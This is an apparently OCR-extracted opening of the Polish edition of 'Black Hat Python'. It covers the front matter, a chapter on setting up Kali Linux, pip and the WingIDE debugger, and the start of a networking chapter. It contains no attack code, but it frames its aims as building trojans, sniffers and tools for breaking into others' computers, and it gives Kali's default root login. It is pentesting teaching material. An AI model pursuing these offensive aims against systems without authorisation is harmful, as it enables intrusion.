Black Hat Python

Język Python dla hakerów i pentesterów

Justin Seitz

Przedmowa Charlie Miller

no starch press

Helion

Tytuł oryginału: Black Hat Python: Python Programming for Hackers and Pentesters

Tłumaczenie: Łukasz Piwko

ISBN: 978-83-283-1253-1

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/blahap_ebook
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
ftp://ftp.helion.pl/przyklady/blahap.zip

Dla Pat

Choć nigdy się nie spotkaliśmy, jestem Ci dozgonnie wdzięczny
za wszystkich członków wspaniałej rodziny, którą mi dałaś.

Kanadyjskie Towarzystwo Onkologiczne
www.cancer.ca

Spis treści

O autorze

Justin Seitz jest starszym specjalistą ds. zabezpieczeń w firmie Immunity, Inc. Do jego głównych zadań należy poszukiwanie błędów, odtwarzanie budowy programów, tworzenie eksploitów oraz ogólnie pisanie programów w Pythonie. Jest też autorem książki poświęconej zagadnieniom analizy zabezpieczeń pt. *Gray Hat Python*.

O korektorach merytorycznych

Dan Frisch od ponad dziesięciu lat pracuje w branży zabezpieczeń informatycznych. Aktualnie jest starszym specjalistą ds. analizy zabezpieczeń w kanadyjskich organach ścigania. Wcześniej pracował jako konsultant ds. zabezpieczeń w firmach z sektora finansowego i technologicznego z Ameryki Północnej. Jako że ma fioła na punkcie technologii i jest posiadaczem czarnego pasa trzeciego stopnia, można słusznie założyć, że całe jego życie skupia się na *Matriksie*.

Technologia jest nieodłącznym towarzyszem, a czasami wręcz obsesją, Cliffa Janzena od czasów pojawienia się komputerów Commodore PET i VIC-20. Janzen odkrył swoją pasję po przejściu w 2008 roku do branży zabezpieczeń informatycznych, czyli po dziesięciu latach spędzonych w dziale operacyjnym IT. Od kilku lat pracuje jako konsultant ds. zabezpieczeń. Zajmuje się wszystkim od przeglądania zasad polityki bezpieczeństwa po przeprowadzanie testów penetracyjnych. Jest bardzo szczęśliwy, że może łączyć swoją pasję z pracą.

Przedmowa

PYTHON WIEDZIE PRYM W ŚWIECIE BEZPIECZEŃSTWA INFORMACJI, CHOĆ NIEKTÓRZY POTRAFIĄ SPIERAĆ SIĘ O JĘZYKI PROGRAMOWANIA Z ZACIEKŁOŚCIĄ GODNĄ FANATYKÓW RELIGIJNYCH. NARZĘDZIA NAPISANE W PYTHONIE ZAWIERAJĄ wszelkiego rodzaju fuzzery, pośredniki i nawet eksploity. Także systemy eksploitowe, takie jak CANVAS, są pisanie w Pythonie, podobnie jak mniej znane przyrządy typu PyEmu czy Sulley.

Prawie wszystkie swoje fuzzery i eksploity napisałem w Pythonie. Gdy niedawno z Chrisem Valasekiem sprawdzaliśmy bezpieczeństwo komputerów samochodowych, to też do wstrzykiwania wiadomości CAN do sieci samochodowej wykorzystaliśmy bibliotekę napisaną w Pythonie.

Jeśli ktoś lubi szperać w zabezpieczeniach systemów informatycznych, to Python jest dla niego idealnym językiem, ponieważ w języku tym napisano wiele bibliotek do inżynierii wstecznej i eksploatowania luk w zabezpieczeniach. Gdyby tylko programiści Metasploita poszli po rozum do głowy i przerzucili się z Rubiego na Pythona, nasze środowiska mogłyby połączyć siły.

W książce tej Justin Seitz opisuje szerokie spektrum tematów interesujących dla każdego aspirującego młodego hakera. Pokazuje, jak czytać i pisać pakiety sieciowe oraz jak węszyć w sieci, a także prezentuje wszelkie techniki potrzebne do sprawdzenia i zaatakowania aplikacji sieciowej. Sporo miejsca poświęca też metodom przeprowadzania ataków z systemu Windows. Ogólnie rzecz biorąc, książka *Black Hat Python* to przyjemna lektura. Wprawdzie zawiera za mało informacji, aby ktoś po jej przeczytaniu stał się takim hakerskim sztukmistrzem jak ja, ale na początek jest w sam raz. Pamiętaj, że różnica między amatorszczyzną a zawodowstwem jest taka sama jak między używaniem cudzych skryptów i pisaniem własnych.

Charlie Miller
St. Louis, Missouri
wrzesień 2014

Wstęp

Haker używający Pythona. To są najlepsze słowa, jakimi można mnie opisać. W Immunity mam to szczęście, że pracuję z ludźmi, którzy naprawdę wiedzą, jak się programuje w tym języku. Ja do nich nie należę. Dużo czasu poświęcam na testowanie penetracyjne, a do tego potrzebna jest umiejętność szybkiego tworzenia narzędzi w Pythonie, przy czym najważniejsze są wyniki (kod nie musi być piękny, zoptymalizowany ani nawet stabilny). Z książki tej dowiesz się, że taki właśnie mam styl pracy, ale uważam, że właśnie dzięki temu jestem dobrym pentesterem. Mam nadzieję, że Tobie również przypadnie do gustu takie podejście do obowiązków.

Ponadto czytając kolejne rozdziały, odkryjesz, że nie opisuję żadnego tematu dogłębnie. Robię to celowo. Moim celem jest dostarczenie minimalnej porcji informacji z odrobiną przypraw, tak aby przekazać podstawową wiedzę. Dlatego rzucam różnymi pomysłami i zadaję prace domowe. Nie chcę Tobą kierować krok po kroku, tylko wskazać Ci potencjalne możliwości rozwoju. Zachęcam do zgłębiania podsuwanych przeze mnie pomysłów i wysyłania mi swoich własnych implementacji, narzędzi oraz rozwiązań zadań domowych.

Jak jest w przypadku każdej książki na tematy programistyczne, to, jakie korzyści odniesiesz z przeczytania tej pozycji, zależy w głównej mierze od Twojego aktualnego poziomu wiedzy i umiejętności. Specjalista konsultant przeczyta tylko niektóre interesujące go rozdziały, a ktoś inny może pochłonie ją od deski do deski. Jeśli jesteś początkującym lub średniozaawansowanym programistą Pythona, to zalecam przeczytanie wszystkich rozdziałów w normalnej kolejności. Dzięki temu będziesz systematycznie zdobywać nowe informacje potrzebne do zrozumienia kolejnych rozdziałów.

Na początek w rozdziale 2. przedstawiam podstawowe wiadomości na temat sieci, aby w rozdziale 3. przejść do surowych gniazd, a w rozdziale 4. do metod posługiwania się narzędziem Scapy. Następna część książki poświęcona jest hakowaniu aplikacji sieciowych. W rozdziale 5. pokazuję, jak używać własnych narzędzi, a w rozdziale 6. opisuję popularny pakiet Burp Suite. Potem sporo miejsca zajmuje opis trojanów, od rozdziału 7. dotyczącego portalu GitHub po rozdział 10., w którym poznasz kilka sztuczek pozwalających zwiększyć poziom uprawnień użytkownika. W ostatnim rozdziale opisuję narzędzie Volatility do automatyzacji procesu analizy zawartości pamięci na potrzeby postępowań śledczych.

Starałem się, aby przykłady kodu, podobnie jak ich objaśnienia, były jak najzwięźlejsze i konkretne. Początkującym programistom Pythona zalecam przepisanie wszystkich przykładów, aby metody kodowania w tym języku wryły się im w pamięć. Pliki z wszystkimi przykładami kodu z tej książki można też pobrać z serwera FTP wydawnictwa Helion, ze strony *ftp://ftp.helion.pl/przyklady/blahap.zip*.

Zaczynamy!

Podziękowania

DZIĘKUJĘ MOJEJ RODZINIE — PIĘKNEJ ŻONIE CLARE ORAZ PIĘCIORGU DZIECIOM: EMILY, CARTEROWI, COHENOWI, BRADIEMU I MASONOWI — ZA WSPARCIE I ZROZUMIENIE OKAZANE W TRAKCIE PÓŁTORAROCZNEGO OKRESU, w którym pisałem tę książkę. Wiele wsparcia okazali mi także moi bracia, siostra, rodzice oraz Paulette. To także dzięki nim parłem do przodu choćby nie wiem co. Kocham Was wszystkich.

Wszystkim znajomym z Immunity (chciałbym wymienić Was wszystkich z imienia i nazwiska, ale nie mam tyle miejsca) dziękuję za codzienne znoszenie mojej obecności. Stanowicie niezwykły zespół. Ludziom z wydawnictwa No Starch — Tylerowi, Billowi, Serenie i Leigh — bardzo dziękuję za ciężką pracę, jaką włożyliście w tę książkę i wszystkie inne. Jesteśmy Wam wdzięczni.

Dziękuję też korektorom merytorycznym, Danowi Frischowi i Cliffowi Janzenowi. Ci goście przepisali i zrecenzowali każdą linijkę kodu, napisali kod pomocniczy, wprowadzili poprawki i niesamowicie mi pomogli podczas pisania tej książki. Powinien ich zatrudnić każdy, kto pisze jakikolwiek techniczny podręcznik. Są po prostu niesamowici.

Do wszystkich pozostałych urwipołciów popijających drinki, urządzających sobie żarty i gadających na czacie — dzięki za wysłuchanie moich gorzkich żalów nad mym ciężkim losem pisarza.

1

Przygotowanie środowiska Pythona

JEST TO NAJMNIEJ CIEKAWY, CHOĆ SKRAJNIE WAŻNY, ROZDZIAŁ TEJ KSIĄŻKI. DOWIESZ SIĘ Z NIEGO, JAK PRZYGOTOWAĆ ŚRODOWISKO DO PISANIA PROGRAMÓW I TESTÓW W PYTHONIE. ZNAJDUJE SIĘ W NIM BŁYSKAWICZNY KURS OBSŁUGI maszyny wirtualnej Kali Linux i instalacji środowiska programistycznego, które są potrzebne do pisania kodu źródłowego. Po jego przeczytaniu każdy powinien umieć rozwiązywać ćwiczenia i uruchomić przykłady kodu opisane w pozostałej części książki.


Na początek pobierz i zainstaluj program VMWare Player[1]. Dobrze też przygotować sobie kilka maszyn wirtualnych z systemami Windows XP i 7, najlepiej w wersjach 32-bitowych.

[1] Program VMWare Player można pobrać ze strony *http://www.vmware.com/*.

Instalowanie systemu Kali Linux

Kali to następca dystrybucji BackTrack. Został zaprojektowany od podstaw przez specjalistów Offensive Security jako system operacyjny do przeprowadzania testów penetracyjnych. Zawiera kilka z góry zainstalowanych narzędzi i bazuje na Debianie, więc można też w nim zainstalować wiele innych dodatków.

Najpierw pobierz maszynę wirtualną Kali z tego adresu: *http://images.offensive-security.com/kali-linux-1.1.0a-vm-486.7z*. Rozpakuj pobrany obraz, a następnie kliknij go dwa razy, aby uruchomić go w VMWare Playerze. Domyślna nazwa użytkownika to *root*, a hasło to *toor*. Po podaniu tych informacji powinieneś zobaczyć środowisko pokazane na rysunku 1.1.



Rysunek 1.1. Pulpit systemu Kali Linux

Zaczniemy od sprawdzenia, czy mamy zainstalowaną odpowiednią wersję Pythona — potrzebujemy wersji 2.7. W tym celu w terminalu (*Applications/Accessories/Terminal* — *Programy/Akcesoria/Terminal*) wykonaj poniższe polecenie:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

Jeśli pobrałeś dokładnie ten obraz, który zaleciłem, to powinien być w nim zainstalowany Python 2.7. Pamiętaj, że w innej wersji Pythona niektóre przykłady kodu z tej książki mogą nie działać. To ostrzeżenie.

Teraz aby ułatwić sobie zarządzanie pakietami Pythona, dodamy narzędzia `easy_install` i `pip`. Można je porównać do menedżera pakietów `apt`, ponieważ pozwalają bezpośrednio instalować biblioteki Pythona bez potrzeby ich ręcznego pobierania i rozpakowywania. Aby zainstalować te dwa narzędzia, wykonaj poniższe polecenia:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Po zainstalowaniu pakietów możemy przetestować ich działanie poprzez zainstalowanie modułu, przy użyciu którego w rozdziale 7. stworzymy trojana, posługując się serwisem GitHub. Wpisz w konsoli poniższe polecenie:

```
root@kali:~#: pip install github3.py
```

W oknie powinny pojawić się napisy informujące o tym, że biblioteka jest pobierana i instalowana.

Następnie przejdź do konsoli Pythona, aby zweryfikować poprawność instalacji:

```
root@kali:~#: python
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import github3
>>> exit()
```

Jeśli otrzymałeś inny wynik, to znaczy, że Twoje środowisko Pythona jest źle skonfigurowane i przynosisz hańbę naszemu dojo! Jeszcze raz sprawdź, czy prawidłowo wykonałeś wszystkie czynności oraz czy masz odpowiednią wersję systemu Kali.

Pamiętaj, że większość przykładów przedstawionych w tej książce powinna działać w różnych środowiskach, wliczając w to Mac, Linux i Windows. Ale niektóre rozdziały dotyczą tylko Windowsa i informuję o tym na samym początku.

Mając przygotowaną maszynę wirtualną, możemy zainstalować środowisko IDE do pisania programów w Pythonie.

WingIDE

Choć z reguły nie polecam produktów komercyjnych, **WingIDE** jest absolutnie najlepszym środowiskiem programistycznym, jakiego używałem przez ostatnich siedem lat pracy w Immunity. Oczywiście zawiera ono wszystkie podstawowe funkcje, takie jak automatyczne uzupełnianie kodu i objaśnienia parametrów funkcji, ale jego największą zaletą są narzędzia diagnostyczne. Poniżej pokrótce opisuję najważniejsze cechy wersji płatnej tego programu, ale oczywiście każdy może wybrać taką, która mu najbardziej odpowiada[2].

Środowisko WingIDE można pobrać ze strony *https://wingware.com/*. Polecam instalację wersji próbnej, tak aby móc się przekonać na własne oczy, jakie funkcje zapewnia pełna wersja komercyjna.

Programować można na dowolnej platformie systemowej, ale na początek najlepiej chyba jest zainstalować WingIDE w maszynie wirtualnej Kali. Jeśli wykonałeś wszystkie moje dotychczasowe polecenia, pobierz 32-bitowy pakiet *.deb* programu i zapisz go w swoim katalogu użytkownika. Następnie w konsoli wykonaj poniższe polecenie:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```


To powinno spowodować zainstalowanie programu WingIDE. Jeśli wystąpią jakieś trudności, to ich przyczyna może być brak niektórych potrzebnych pakietów. W takim przypadku wykonaj poniższe polecenie:

```
root@kali:~# apt-get -f install
```


To powinno rozwiązać problemy z brakującymi zależnościami i zainstalować WingIDE. Aby dowiedzieć się, czy program został poprawnie zainstalowany, sprawdź, czy jest dostępny w menu, jak na rysunku 1.2.

Uruchom WingIDE i otwórz nowy pusty plik Python. Teraz skup się, bo przedstawiam krótki opis najważniejszych funkcji tego programu. Przede wszystkim okno główne powinno wyglądać tak jak na rysunku 1.3. Okno edytora kodu jest największe i zajmuje lewą górną część okna głównego. Pod nim znajduje się zestaw zakładek.

[2] Porównanie funkcjonalności wszystkich wersji można znaleźć na stronie *https://wingware.com/wingide/features/*.



Rysunek 1.2. Środowisko WingIDE w menu programów




Rysunek 1.3. Układ okna głównego programu WingIDE

Dodam trochę prostego kodu źródłowego, aby pokazać działanie najbardziej przydatnych funkcji środowiska, np. kart *Debug Probe* (próbnik debugowania) i *Stack Data* (dane stosu). Wpisz poniższy kod do edytora:

```
def sum(number_one,number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)

    result = number_one_int + number_two_int

    return result

def convert_integer(number_string):

    converted_integer = int(number_string)
    return converted_integer

answer = sum("1","2")
```

To bardzo wydumany przykład, ale dobrze pokazuje, jak środowisko WingIDE może ułatwić życie programisty. Zapisz plik pod dowolną nazwą, otwórz menu *Debug* (diagnostyka) i kliknij pozycję *Set Current as Main Debug File* (wybierz bieżący plik jako główny plik debugowania), jak pokazano na rysunku 1.4.




Rysunek 1.4. Ustawianie bieżącego skryptu Pythona do debugowania

Następnie ustaw punkt wstrzymania na poniższym wierszu kodu:


```
return converted_integer
```

Punkt wstrzymania można ustawić, klikając na lewym marginesie lub naciskając klawisz *F9*. Na marginesie powinna pojawić się duża czerwona kropka. Następnie naciśnij klawisz *F5*, aby uruchomić skrypt, którego wykonywanie powinno się zatrzymać na ustawionym punkcie wstrzymania. Kliknij zakładkę *Stack Data*, aby wyświetlić informacje pokazane na rysunku 1.5.



Rysunek 1.5. Dane stosu wyświetlone po zatrzymaniu wykonywania skryptu na punkcie wstrzymania

Na karcie *Stack Data* znajdziemy trochę cennych informacji, np. stan zmiennych globalnych i lokalnych w chwili zatrzymania programu. Dzięki temu można diagnozować zaawansowany kod i sprawdzać wartości zmiennych w czasie wykonywania, aby wyszukiwać w nim błędy. Klikając pasek listy rozwijanej, można też wyświetlić bieżący stos wywołań, aby dowiedzieć się, jaka funkcja wywołała tę, którą aktualnie oglądamy. Przykładowy taki stos wywołań pokazano na rysunku 1.6.



Rysunek 1.6. Przeglądanie bieżącego stosu wywołań


Z otrzymanych danych wynika, że funkcja `convert_integer` została wywołana w funkcji `sum` w wierszu 3. skryptu. Takie informacje są bardzo przydatne, gdy program zawiera wywołania rekurencyjne albo jedna funkcja może zostać wywołana w wielu różnych miejscach. Z pewnością z karty *Stack Data* będziesz jeszcze nie raz korzystać!

Kolejna ważna funkcja środowiska znajduje się na karcie *Debug Probe*. Umożliwia ona uruchomienie konsoli Pythona w bieżącym kontekście w momencie zatrzymania programu na punkcie wstrzymania. To pozwala na przeglądanie i modyfikowanie zmiennych oraz dopisywanie fragmentów kodu w celu wypróbowania nowych pomysłów lub naprawienia usterek. Na rysunku 1.7 pokazano proces inspekcji zmiennej `converted_integer` i zmiany jej wartości.

Po wprowadzeniu zmian można wznowić wykonywanie skryptu naciśnięciem klawisza *F5*.

Choć jest to bardzo prosty przykład, ilustruje on niektóre z najważniejszych funkcji środowiska WingIDE do pisania i debugowania skryptów w Pythonie[3].

[3] Jeśli używasz już innego środowiska programistycznego o podobnych możliwościach, napisz mi maila albo tweeta, bo bardzo chciałbym się o nim dowiedzieć!



Rysunek 1.7. Inspekcja i modyfikacja wartości zmiennych lokalnych za pomocą narzędzi z karty Debug Probe

To wszystko, co będzie Ci potrzebne podczas studiowania tej książki. Oczywiście nie zapomnij też przygotować sobie maszyn wirtualnych z systemem Windows do niektórych rozdziałów, choć macierzysty sprzęt też nie powinien sprawiać problemów.

Czas zacząć prawdziwą zabawę!

2

Podstawowe wiadomości o sieci

Sieć jest i zawsze będzie najbardziej atrakcyjnym polem do działania dla hakerów. Dostęp do niej zapewnia napastnikowi prawie nieograniczone możliwości, np. pozwala skanować hosty, wstrzykiwać pakiety, tropić dane, zdalnie eksploitować hosty itd. Ale jeśli ktoś spenetruje najgłębsze pokłady warstw atakowanego przedsiębiorstwa, to może natknąć się na następujący problem: brak narzędzi do wykonywania ataków sieciowych. Żadnego netcata. Żadnego Wiresharka. Brak jakiegokolwiek kompilatora czy nawet nadziei na jego zainstalowanie. Ale za to bardzo często można znaleźć instalację Pythona i to będzie nasz punkt zaczepienia.

W rozdziale tym zdobędziesz podstawowe wiadomości na temat metod pracy w sieci przy użyciu modułu Pythona `socket`[1]. W ramach nauki zbudujesz klientów, serwery i serwer proxy TCP, których następnie zamienisz we własny netcat wyposażony nawet w wiersz poleceń. Treść tego rozdziału stanowi podstawę

[1] Pod adresem *http://docs.python.org/2/library/socket.html* znajduje się pełna dokumentacja modułu `socket`.

dla następnych rozdziałów, w których tworzymy narzędzie do wykrywania hostów, implementujemy niezależne od platformy szperacze (ang. *sniffer*) oraz tworzymy zdalny system szkieletowy do budowy trojanów. Do roboty!

Narzędzia sieciowe Pythona

Jest wiele narzędzi do tworzenia serwerów sieciowych i klientów w Pythonie, ale podstawę wszystkich z nich stanowi moduł `socket`. Zawiera on wszystko, co jest potrzebne do szybkiego pisania klientów i serwerów TCP i UDP, posługiwania się surowymi gniazdami itd. Jeśli zamierzasz włamywać się do obcych komputerów albo utrzymywać z nimi połączenie, to ten moduł zaspokoi wszystkie Twoje potrzeby. Zaczniemy od utworzenia prostego klienta i serwera, ponieważ te dwa rodzaje skryptów sieciowych będziesz pisać najczęściej.

Klient TCP

